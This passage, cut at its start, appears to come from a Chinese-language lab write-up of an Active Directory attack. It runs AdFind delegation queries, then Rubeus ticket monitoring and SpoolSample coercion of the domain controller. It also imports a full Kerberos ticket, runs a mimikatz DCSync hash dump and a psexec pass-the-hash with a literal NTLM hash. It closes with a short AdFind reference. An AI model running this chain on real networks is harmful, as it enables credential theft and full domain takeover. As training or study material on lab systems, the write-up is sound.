"DC=cyberstrikelab,DC=com" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" dn # 使用Rubeus监听来自域控的票据 Rubeus.exe monitor /interval:2 /filteruser:DC$ 利用打印机漏洞(SpoolSample)或类似攻击让域控主动连接非约束委派机器,从而生成并发送Kerberos票据给攻击者控制机器。# 强制回连,获得域控机器账户的TGT shell SpoolSample.exe DC CYBERWEB # rubeus导入票据 Rubeus.exe ptt /ticket:doIFtDCCBbCgAwIBBaEDAgEWooIErDCCBKhhggSkMIIEoKADAgEFoRQbEkNZQkVSU1RSSUtFTEFCLkNPTaInMCWgAwIBAqEeMBwbBmtyYnRndBsSQ1lCRVJTVFJJS0VMQUIuQ09No4IEWDCCBFSgAwIBEqEDAgECooIERgSCBELeAgo8gfc1sOmVFHxh23jlld/MeJN/NEYNWOVmXG7H6J6jeQH/ux0qR9NhB8XEHpISi/k+m+d3MgVV9I97HPHPGpxMwwPwn283E5+JQBdhYK/Vq7eQhQScpw0+uojOX8Clvw/YjIv8V1G1Kqxyj+EbWm07KVjefQHMeuclOII27ZclrWuVxNQ1GI2GV+nLVrRMgGlKmh9FTnLKacg3lGZutWuUS1pU3OWc7Q0wClL6MeczUq378IMB3G4Vv3cAR8mY/niULKswPfzVbe6oeuvAIOpHHV6qoB631NiF48twHG78uZ+ExiVIU9p1juR7IL053H0LOSRTV/behPNz8c/mhcxCWDfXVEAn1gbibwUvrBSCiNP6hp234Qa4pbEB8PTlxXc0QYxQVF8VC+btIxx93APc+/W6wBzxPr65IIqlhlbV1NdUCIF2SGqliyHUdOIRF9llx52RaTsYhzX4D5Hsqoh8YLIs52q7o9gy6yyJi69qADD4jpmvC6exzl0l40qd+csY8vfb2Ojm5fwgNn1oDLWRxjPriEGQNSFIxBuDF4BD3lzWcQFbTsuBYl0a7NBXeFHFWwnDRoQrdO6UHSDcpJt0WRvo+8S+sr14PvTITr6BWeKafeBy/Ve+iovAFCZo7DbAUISpPxYdpIjUzIpfm7ZMLT015MGNYB16PhNvUL3tfavikHed87lgfvTs429bSOcYP1U1YnT8/z2TrIMuuKpvjyNq9cZmZeLsS9SnNCwiFartRSephd587X5ERqsg0ai/i87lWJCBCQ15a9LapH5vxYvnkHljhvT3/5Vo9RYfGiJbdEtxG1vR17LsGCV05ROpf8L0Fa0CdWXB84MSzXjoIySIRV9zAvvcsTfu+r6oTT7QL9ciG8FvaHY2Gtf32FlFOfVLdoy1B63d0nYoKoZmm09ImIFFjKV0871uhQ3po3nu1vVvJkiRHM7hVwhK9h9aHTtYahuig1z6oxqYVMsubnYlrUKIPKe6O/qTBSaJoH03cXnWYUxrObv5A5ekiIG6zuHsqmGaDXWZV/5SfB4DaztwJZHzvYwuCYsSR6IV2vWW4st9ONoWkzg08XXjvVoEqfqlpTs2WjxAPaK1kY8oIp7SHJ7DVovFnkf7puFHGbJ/wBCpdR61Pl1qj/ntuv1OVdRRb71DfTZHjmV4rXISZ3cjwAJTgKqlIUzzrkiTsmTrtk92z3eIfm9EE4NqkOJWmxd9sXhC58W4CVFnZXZ7A4BqiBctRX/ZMXLcz++55SqSLTg8Xbm01EXTVnQHU6XTdOPs+4ZRrXEo+r8I+hT0aQegwcDCCt1WseFh92ut06Y1zfyNcxcffBZPB3UA0Te49BxN493RdwbUw4RIObPUoucAW4r7i0p6Nk0MxXt+nnYHuKesYu+GhOStENyVjmbIcSLqd4cJNrBAX3cNZmCtSFGSuKahub4Lb7k0WoRZo4HzMIHwoAMCAQCigegEgeV9geIwgd+ggdwwgdkwgdagKzApoAMCARKhIgQgo+1mN3aSVBbGT0Sp9kwHxXFCpO+xUDGciGtbd189KomhFBsSQ1lCRVJTVFJJS0VMQUIuQ09NohAwDqADAgEBoQcwBRsDREMkowcDBQBgoQAApREYDzIwMjUwNTI1MDUwNDQwWqYRGA8yMDI1MDUyNTE1MDQ0MFqnERgPMjAyNTA2MDEwNTA0NDBaqBQbEkNZQkVSU1RSSUtFTEFCLkNPTaknMCWgAwIBAqEeMBwbBmtyYnRndBsSQ1lCRVJTVFJJS0VMQUIuQ09N # mimikatz导出域内用户Hash mimikatz.exe "lsadump::dcsync /domain:cyberstrikelab.com /user:cyberstrikelab\Administrator" "exit" # PTH proxychains impacket-psexec -hashes :9d880175be3fc0e75ebb9686f482cfa5 cyberstrike.com/administrator@10.5.5.66 相关解释AdFind.exe这是一款免费的命令行工具,用于在AD域中执行查询域内信息,AD对象,LDAP协议交互情况,域内权限分析,以及域环境侦察,例如# 查询域中所有用户 AdFind.exe -f "(objectcategory=person)" dn # 查询不要求Kerberos预身份认证的用户(用于安全审计) AdFind.exe -b "dc=example,dc=com" -f "(&(samaccounttype=805306369)(useraccountcontrol:1.2.840.113556.1.4.803:=4194304))" # 获取域控制器信息 AdFind.exe -d domain.com -u username -p password -b "dc=domain,dc=com" -s base objectClass 详细的使用可以参考官方手册,百度一下,你就知道